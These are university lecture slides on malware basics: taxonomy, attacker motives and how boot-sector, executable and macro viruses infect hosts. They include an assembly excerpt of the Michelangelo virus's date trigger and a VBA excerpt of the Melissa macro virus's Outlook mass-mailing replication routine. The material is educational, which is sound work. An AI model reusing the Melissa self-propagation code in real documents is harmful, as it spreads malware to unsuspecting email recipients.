Co-funded by the Erasmus+ Programme of the European Union

ISSES – Information Security Services Education in Serbia

Supported by the Erasmus+ Capacity Building in the field of Higher Education (CBHE) grant N° 586474-EPP-1-2017-1-RS-EPPKA2-CBHE-JP

MALWARE I

COMPUTER SECURITY

Lecture 12

ISSES 2017-2020
Novi Sad, Serbia


Information Security Services Education in Serbia (ISSES)

12.1 BASIC TERMS AND DIVISION

What's malware?

- Let's refresh our understanding from way back in the first lecture.
- We'll skip on the history, mostly, and focus on the whys and the hows most of all.
- Before we can get to the why and how, we need to ask ourselves what.
- What's malware?
- Etymologically it's bad software (or **mal**icious soft**ware,** though this etymology isn't original it is evocative).
- Very simply put malware is any piece of code that is meant to, when run, run counter to the intersts of the user and cause some sort of damage, annoyance, or failure to produce correct results.

Division of malware



Replication vs. Non-replication

- The big distinction when discussing malware is whether it replicates or not.
- This difference can be fuzzy, but mostly it's fairly clear-cut
- Replication means that that the virus may propagate further than if the attacker has to replicate it manually or con people into replicating it themselves.
- On the other hand, replication requires certain specialized access on one hand, and is a great way for the malware to be detected.
- Thus, replicating malware is more difficult to make, but has greater potential reach.

Virus

- What distinguishes a virus is that it must have a *host.*
- A virus can only replicate as an insertion into already existing code, modifying an existing program so that, alongside its legitimate function it also serves to propagate the virus into other programs, causing more and more of the accessible executables to be suborned into virus-spreaders.
- This is very close to how biological viruses function, with their chief mode of attack being to suborn the replication mechanism of the cell into manufacturing more copies of the virus.
- Viruses may use a variety of hosts (as we'll discuss later) but whatever it is, it must have some executable property.

A brief etymological note

- Virus, as you might suspect given its form, is of Latin origin, and comes from the Latin virus, n. meaning 'poison, bitterness, slime.'
- The word is neuter and singular-only.
- This means that, despite persistent use online the plural of 'virus' is not 'virii' or, indeed, 'viri.'
- In English, it's always correct to use the anglo-saxon plural (viruses) and if a Latinate plural is absolutely required the correct form is that of a second-declension neuter noun, e.g. 'vira.'
- This is not a direct part of this course, but may help the general project of being able to write on this topic in a manner which befits your education.

Worms

- Worms are considerably like viruses with one sharp distinction: a worm does not need a host.
- Instead, a worm spreads from system to system by suborning the system in some way, and then copying over the entirety of the program which then proceeds to copy itself further.
- Typically, a worm will rely on a vulnerability in the network stack somewhere, and will use it to get a host to start executing it which, aside from having a specific payload, will also scan accessible hosts for the same vulnerability, and launch an exploit of it in an attempt to spread further.
- Unchecked, worms can spread with terrifying speed, especially in a software monoculture.

Trojan

- A trojan is a piece of software which pretends to have a legitimate purpose in order to socially engineer a user into running it.
- Once the user runs it, a trojan executes its malicious payload.
- Some trojans may use privilege escalation attacks to embed themselves further into the OS, and become harder to remove (more on that later).
- Others, may blur the line between viruses, worms, and trojans by spreading themselves through automated social engineering.
- A typical example is a trojan that sends itself as an attachment to an e-mail. This is technically, then, a worm?
- Malware is under no obligation to fit in neat boxes.

Hidden-motive

- Trojans pretend to be useful software.
- This group, which I've dubbed 'hidden-motive' since they don't have a fixed, instantly recognizable term, *are* pieces of useful software which also has a malicious payload.
- This software performs its job well, but also does additional things in order to secure something from the user.
- We'll discuss what in the motivations section.
- Hidden-motive software is difficult to detect, if it is subtle, but is usually far less destructive than out-and-out malware.
- It's still a security risk and a prenicious one.

Rootkit

- A rootkit is a specialized piece of malware that, unlike all others, doesn't rely on an automated process or a decieved user to spread.
- Instead, a rootkit is installed with malicious intent by an attacker which has, in some degree, gained control over the system.
- It's called a 'rootkit' because it's something you install after you've gain full root access, though these days malware of this type is available on all security ring levels from usermode all that way to alarmingly destructive ring –1 hypervisor rootkits which are less malware running inside your system and more malware *becoming* your whole system.

Rootkit

- Whatever its intention, the rootkit differs from all other forms of malware in that it does not spread automatically, but is instead installed by an attacker.
- Of course, this is again a situation where lines of division are blurred
- It is entirely possible (and common) that a rootkit be installed automatically by a piece of self-replicating malware that has gained access and possibly achieved elevated privileges through a privilege escalation attack.
- Thus, it's difficult to say whether the rootkit can belong in the self-replicating category or not, which is why it is important to realize those categories are there for orientation's sake.

Properties of a piece of malware

- Aside from the rough division we've set up here based on how a piece of malware spreads, what are other features that we can use to characterize malware?
- We first need to consider the *infection vector* which is how a system gets to run malicious code, and where that code resides.
- Next, there is stealth capability to consider. Often viruses, in particular, go to extreme lengths to disguise their presence on a system or in an infected host.
- A typical minimal technique is to encrypt the virus and only have, in plain, a decryption technique which uses a varying key.
- This way the binary signature of the virus is always different, and more sophisticated search is required.

Payload

- Finally, there is the question of *purpose* and *payload.*
- Malware is made with a reason. We'll discuss which reason in the next section in particular, but whatever it is, payload is what produces it.
- The payload is that segment of malware code which is not about infection, replication, and stealth.
- The payload defines what a piece of malware *does.*
- The nature of the payload can help gauge the threat level of a given piece of malware and help diagnose it, at the very least, after the fact.
- A part of the payload can also be a secret siganture that a virus can use to mark a host resource as already infected. This is necessary since without that, there would be endless replication withing a host and this draws attention.

Mutation

- Viruses and worms replicate
- Normal behavior is to replicate exactly without any alterations.
- This is not, however, necessarily so. The quickest way to find a virus is to search for a unique binary signature of its code
- If the code is never, quite, the same, this becomes harder.
- Encryption is one way, but even if the key changes the decryption routine must have some points of simiarity.
- A way to further obscure the trace of a virus is to mutate the code: cause changes that are inconsequential to the operation of the code, but enough to confuse searchers.

Information Security Services Education in Serbia (ISSES)

12.2 THE PURPOSE OF MALWARE

So why write malware?

- Writing malware isn't easy.
- Why put in the long hours to master a rather obscure set of skills and even more long hours to put those skills to use?
- The author of the malware *must* get something from it.
- Certain classes of authors, motivations, or circumstances of genesis, however, recur:
  - Accident
  - Technical mastery
  - Nihilist malice
  - Financial gain
  - Government actors

Accident

- It is possible to have an academic, innocent interest in self-replicating code.
- It better be possible, given that that's ostensibly the motivation of everyone present at this lecture. :)
- It's just as possible to create an experiment in self-replicating code that slips its controls and escapes into the wild
- The Great Worm that brought the whole of the then-Internet to its knees is, allegedly, one of those.
- This is a rare occurrence because people who do virus research generally know better.
- When building toys, it's important to build some sort of terminator sequence into the code meaning that one way or another it will stop copying.

Technical mastery

- In a word, or five: "Look what I can do!"
- Ingenious self-replicating, self-modifying, auto-exploiting code is a fine technical achievement and some people want to make such code just to show to the world that they can.
- A lot of early viruses were like this: displays of technical skill with payloads which were either harmless or mostly annoying, playing pranks on the user rather than causing them any lasting harm.
- Such malware is still a security threat
- It's much, much rarer today as, apart from anything else, there's ways to gain both recognition and payment from technical mastery of security software in ways that are far less antisocial.

Nihilist malice

- Some men, the quote goes, just want to watch the world burn.
- Some coders just want to break your computer.
- The famous 'Michelangelo' virus that was arguably the first to bring the concept of a computer virus to a larger audience was just such a creation:
- It wasn't intended to achieve anything, gain any recognition (nobody knows who wrote it), or even demonstrate technical mastery (it was very similar to an already-existing piece of malware at large at the time).
- It just waited for March the 6th of any given year and on that day, as you started your OS, it would destroy the data on your hard disk.
- There is no real useful threat analysis for this eventuality.

Financial gain

- Today, the vast, *vast* majority of malware is meant for financial gain.
- Indeed, a lot of malware created today is created by or financed by organized crime as a standard money-making endeavor.
- The destructivity of the malware depends on how it means to make its money. Typical monetization scenarios are:
  - Dark patterns
  - Adware
  - Spyware
  - Keyloggers/exfiltrators
  - Botnets
  - Ransomware

Dark patterns

- This is case for borderline cases of malware: software that enhances its otherwise normal and legitimate revenue by suborning the system to a degree necessary to steer he user towards profitable behavior.
- This is software that changes default file associations in Windows, for instance, and *keeps* changing them, software that bundles extra things in its installation it does not disclose, software that refuses to be uninstalled cleanly.
- None of these things are, strictly speaking, fully malware as with persistence you can remove the software or opt out of its user-hostile functions but everything is designed to make this as hard as possible.
- There may be major social media sites this reminds you of.

Adware

- This is a variety of malware which is used for enforced targetted ad serving.
- This malware typically records details about user behavior (crossing over with spyware, which we'll cover in a minute) and then uses them to select appropriate ads which it then displays to the user.
- The ads can be displayed during normal operation of the system or by stealthily editing websites as they are displayed.
- This latter form is particularly effective as the web is full of ads as it is.
- This is the least harmful form of indisputable malware but still a security risk, especially since ads can be a further infection vector.

Adware

- https://en.wikipedia.org/wiki/File:Bonzi_Buddy.png
- This is BonziBuddy, an iconic piece of adware active from 1999 to 2004 (when the company was forced to shut down).
- It operated as a sort of desktop pet and assistant: you can see the marketing claims made in the logo to the left.
- By the method of spreading this is hidden-motive malware: while it is doubtful anyone needs a purple gorilla assistant, the software did all it claimed to and relied on users to install it.
- Bonzi is a great example of this category as it did everything: it tracked information, asked the user for personal details repeatedly, served ads, changed startup programs, changed the browser homepage, and did not uninstall cleanly.

Spyware

- Spyware is software that steals and sends to some central location data about the user which the user may reasonably expect remains private.
- Typically this is not to done to actively spy on the user as a person but as a technique for serving ads better or for gaining marketing data.
- Lately, this form of spyware has reduced in importance as, instead, web-based trackers and beacons are used to harvest crucial data on which user has visited which site.
- This uses limitations and weaknesses inherent in the way web itself works and does not require specialized infection vectors.

Keylogger/exfiltrators

- This is a category of spyware which tries not tot track the user, but to instead steal valuable secrets.
- A canonical example of such a secret are banking details and passwords.
- Other things can be valuable depending on the type of user: crypto currency keys, valuable system logins, trade secrets...
- Whatever it is, it can be extracted by logging keystrokes and/or copying protected, secret files and sending this information to a central server.
- This is a critical security vulnerability

Botnets

- Botnet malware also steals from the user, but instead of stealing valuable data, it steals bandwidth and computer time.
- Botnet malware turns the user's computer into a member of a botnet: a network of maliciously controlled computers that can be induced to some work on the malware author's behest.
- Typically, each computer runs a botnet process which executes agiven payload while also participating in some sort of command and control protocol that lets the owner of the botnet do issue commands.
- The botnet command and control software can be quite sophisticated and, in advanced cases, decentralized.

Botnets

- A botnet can be used for a variety of tasks which require either a large amount of bandwith, a large amount of processing time, or simply a variety of originating IPs.
- Typical uses for botnets include:
  - Sending spam – here the resource is the originating address since any one IP is easy to ban.
  - Launching distributed denial of service attacks – here the resource being appropriated is both IP address and bandwidth.
  - Crypto-currency mining – while it's no longer worth the effort to mine bitcoin on normal hardware, there are other currencies where it is worth it to steal computer time and electricity from distributed users.

Ransomware

- Ransomware has a very simple monetization strategy: it holds the user's data hostage until a sum is paid to the malware author/financier.
- It can do so through two advances:
  - Fast whole-disk encryption
  - Crypto-currency
- The former makes it feasible to 'imprison' user data.
- The latter makes it feasible to pay the malware author in a way which won't lead to instant legal action.
- Ransomware is one of the most destructive forms of malware and protecting from it is a key necessity for any security professional.

Government actors

- A growing amount of malware is developed by government-backed actors as a tool of espionage or a weapon of asymmetrical warfare.
- This type of malware is characterized by a high degree of technical sophistication and targetted payloads.
- Targetted payloads, in this instance, means that it is generally deployed with a very specific purpose.
- Unfortunately, this type of malware easily leaks into the wild, either going past the parameters of its presumed mission or being reverse-engineered by non-state actors who use it for one of the reasons we've listed here.
- A security professional is unlikely to have to defend a system from state actors, but is increasingly likely to be made to face repurposed government-developed malware.

Information Security Services Education in Serbia (ISSES)

12.3 How malware operates

Malware operation

- It's impossible to explain how all malware, everywhere works.
- The number of ways malware can work is much like the number of ways *any* software can work: too numerous to count.
- Next class we'll do a deep dive into some concrete examples of real-world examples of malware.
- Today, we'll be less detail-orineted and talk about general principles of malware operation.
- Worms are fundamentally simple, their complexity is in the remote attack used to spread them and we've already covered those in some detail.
- Viruses are a bit more complex in how they infect their hosts.

Boot sector viruses

- This is a very early form of virus which is finally dying out
- This is a very good thing as boot sector viruses have *unprecedented* access
- Until quite recently the way you'd get an OS to boot on a computer system was to have the BIOS be coded by default to locate the first sector of the hard drive (in case of multiple such, one is selected as the boot medium by the user when configuring the BIOS) then either the whole is treated as bootstrap code or a part of it in case of a MBR (master boot record) which aside from bootstrap code also contains partitioning information.
- Either way the BIOS locates bootstrap code, loads it into the memory and starts running it (in completely unprotected mode, naturally).

Boot sector viruses

- This bootstrap code has relatively little room to work in (it gets at most 512 bytes, though in practice it's somewhat shorter due to the other metadata that exists in the MBR) so all it generally does is locate the second stage of the system's bootloader and loads that.
- The second stage bootloader than does the work of actually loading the system kernel and initiating startup
- This behavior makes those 512 bytes the most important real-estate on the disk, since what executes there will have all possible system access.
- As a bonus, bootstrap code is generally quite short. This leaves plenty of room for a virus to set up in and do whatever it wants while also doing the job of a bootstrapper.

Boot virus

- The most common infection vector is removable media: which is to say accidentally booting from an infected floppy or, in more modern times, USB stick.
- This remains a threat (though somewhat less with the reduced use of removable media) with the only mitigating factor being the sunsetting of the traditional way of booting operating systems.
- The new approach uses UEFI (Unified Extensible Firmware Interface) and GPT (GUID Partition Table) which complicates matters significantly.
- UEFI introdcues a little operating system (running from inside BIOS chips and, so, theoretically immune to infection) that boots automatically (taking the place of bootstrap code) and then loads the second stage itself.

Boot virus

- UEFI and GPT already complicate boot sector viruses but they also make possible secure boot.
- Secure boot is a mechanism where the UEFI refuses to load any code that has not been signed by a trusted cryptorgraphic key.
- UEFI BIOSes come preloaded with Microsoft keys.
- It is possible to add your own key and use it to sign code, but generally Linux uses the MS keys, too, by having UEFI load a shim binary (which is authorized by Microsoft) which then loads GRUB and the like, but only after verifying its integrity using the certificate provided by the distro maintainer, say Canonical or Red Hat.

Boot virus

- The universalization of secure boot makes boot viruses near-impossible.
- A weakness in UEFI firmware itself needs to be found because, otherwise, it's impossible to boot unsigned code, and Microsoft and the like are unlikely to oblige by signing a boot sector virus.
- The only type of attack that makes use of this is a highly sophisticated physical access attack where we change the trusted keys and add one controled by us.
- Then we can have the system load a malicious bootloader which boots fine as it is marked as 'trusted.'
- The level of resource an attack like this requires is such that it can only be launched against deliberately chosen targets, not targets of opportunity.

Boot virus

- Legacy systems and systems configured or misconfigured to boot in legacy mode (which is just as vulnerable as it ever was) mean that the boot virus isn't quite done as an attack vector.
- However, it is on the wane and is studied here largely for its historical interest and for the opportunity to learn why mechanisms were built to protect from it.
- The most famous boot sector virus is the fabled 'Michelangelo' which, as stated before, remained dormant until it detected it was March the 6th at which point it would render the data on the disk inacessible.

Michelangelo code – detail

```
exitvirus:
        xor     cx,cx                   ; Null cx
        mov     ah,4                    ; high part of A is 4
        int     1Ah                     ; Real-time-clock interrupt
                                        ; will leave date in dx
        cmp     dx,306h                 ; March 6th
        je      damagestuff
        retf                            ; return control to original
                                        ; boot block the virus saved at 0:7C00h
```

The famous March 6th deadline, presented for historical interest.

Also serves to illustrate the mechanicsm for programming at this level: everything is done through direct access to the interrupt system, manipulating the hardware directly. In a sense, this virus is its own tiny operating system.

Note: labels and comments not the original author's. No original source was ever found.

Executable virus

- Executable viruses use a normal executable as their host.
- An executable, after all, consists largely of instruction code. If some of this code were to be overwritten by different code the resultant file could have its behavior altered.
- This sort of overwritting was in heavy use, in fact: that's what 'patch' means.
- Today when we patch things more often that not we simply copy a new executable over the old one.
- Back when disk space and bandwith were at a premium it was far more common to create a small bit of code that edited the original executable and inserted fixes into it.
- This exact mechanism could be used by a virus to 'fix' the executable so it sprads the virus around.

Executable virus

- At a high level, a virus can simply append itself to a given executable, and then alter it so that the first instruction of the executable is now a jump to the virus code and the last instruction of the viral code is a jump back to the regular program.
- This maintains regular functionality, but it changes the size of an executable which was an early way to check for viral infections.
- More sophisticated methods did exist to infiltrate an executable.
- Some viruses use 'patch space.' Certain executables used to be built with deliberate unused space so that patches may be integrated more efficiently.
- This is remarkably considerate to virus-writers.

Executable virus

- More sophisticated viruses are space-fillers.
- The notorious CIH virus (whose rampage caused an estimated $1 billion in damages) was just such a virus.
- It infected Portable Exectuable files under Windows 95/98 and ME without increasing their size at all
- It did so by splitting its code (about 1k, all told) into tiny bits that it placed between PE file sections with a reassembly routine tucked in the unused bytes at the end of a PE header.
- The source code is available at https://github.com/onx/CIH

Executable viruses

- What put executable viruses out of circulation, at least in part, is a change in security framework.
- Executable files are now read-only and not owned by a common user under Linux and protected by UAC under Windows.
- Cryptographic signing of executables is also common: at the level of executables under Windows and at the level of packages under Linux.
- This all makes spreading viruses much harder
- Back in Windows 95 days, on the other hand, it was impossible to get the 'read-only' status of a file to stick, and there was no signing. Thus, editing an arbitrary file was easy.

Common executables in Linux

```
-rwxr-xr-x  1 root root     170480 јун 27  2020  xbrlapi
-rwxr-xr-x  1 root root      48624 феб 29  2020  xcalc
-rwxr-xr-x  1 root root      27296 феб 29  2020  xclipboard
-rwxr-xr-x  1 root root      66704 феб 29  2020  xclock
-rwxr-xr-x  1 root root      31480 мар 18  2018  xcmsdb
```

Detail from a list of /usr/bin on a typical workstation.

What to infect? The only person who can write into these files is root. In fact, on this workstation the only executables I have write access to are ones I compile myself.

That's not to sustain a rapidly spreading virus.

E-mail virus/worm?

- Divisions between categories sometimes blur to an extreme degree.
- Consider Happy99 a virus from 1999 which is a strange hybrid of virus, Trojan, and worm.
- It would arrive to the user as an e-mail attachment
- If opened it would run a program which displayed animated fireworks and a 'Happy New Year 1999 !!" Message.
- Behind the scenes it would modify Winsock, make itself auto-start alongside the system, and use these things to attach itself to any e-mails or newsgroup posts sent by the user.
- How? Because it changes what is sent to port 25/119 by winsock and, at the time, those ports were how you sent mail and news posts.

Happy99

- Whatever it is (The author seemed unclear as one of the strings found in the executable is "Is it a virus, a worm, a trojan? MOUT-MOUT Hybrid (c) Spanska 1999.") Happy99 was a template for a type of virus/worm still with us.
- The secret is to somehow control the user's communications software and use that to send copies to potential victims.
- The level of access that Happy99 used is impossible now: no normal user-level application can edit a fundamental system library with UAC in place. However localized exploits may allow control over individual applications as a transmission vector.

Macro viruses

- A host file for a virus needn't be a regular executable.
- Anything that can be edited and executed works
- In theory, nothing's stopping us from writing a python script virus.
- Macro viruses are a particular subtype of virus that infects scripts found inside documents, typically ones created by the Microsoft Office suite of tools.
- This is possible because in order to support automation, Microsoft has fitted all its office formats with the support for a Turing-complete scripting language.
- This allows a great deal of flexibility and power, but is also a security vulnerability, especially since users are unlikely to see a .doc file as a threat even if they know about viruses.

Melissa virus

- One of the first important macro viruses was Melissa
- Melissa was sent as a part of a Word file which, when opened, auto-ran its macros (this is automatic) which disabled Outlook and Word safeguards and mailed itself to top fifty of the Outlook contacts.
- It would also attempt to infect other Word files which may be, in turn, mailed.
- This virus didn't really have to break any serious protection: there wasn't much to break in the first place, to open a word file was to run an executable.
- It's instructive to examine the list of variants on the F-secure page: https://www.f-secure.com/v-descs/melissa.shtml
- Variations are a serious problem when fighting viruses.

Melissa code - detail

```
Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
Set UngaDasOutlook = CreateObject("Outlook.Application")
Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") <> "... by Kwyjibo" Then
  If UngaDasOutlook = "Outlook" Then
    DasMapiName.Logon "profile", "password"
    For y = 1 To DasMapiName.AddressLists.Count
        Set AddyBook = DasMapiName.AddressLists(y)
        x = 1
        Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
        For oo = 1 To AddyBook.AddressEntries.Count
            Peep = AddyBook.AddressEntries(x)
            BreakUmOffASlice.Recipients.Add Peep
            x = x + 1
            If x > 50 Then oo = AddyBook.AddressEntries.Count
         Next oo
         BreakUmOffASlice.Subject = "Important Message From " & Application.UserName
         BreakUmOffASlice.Body = "Here is that document you asked for ... don't show anyone else ;-)"
         BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
         BreakUmOffASlice.Send
         Peep = ""
    Next y
    DasMapiName.Logoff
  End If
  System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") = "... by Kwyjibo"
End If
```

Self replication, as implemented in VBA.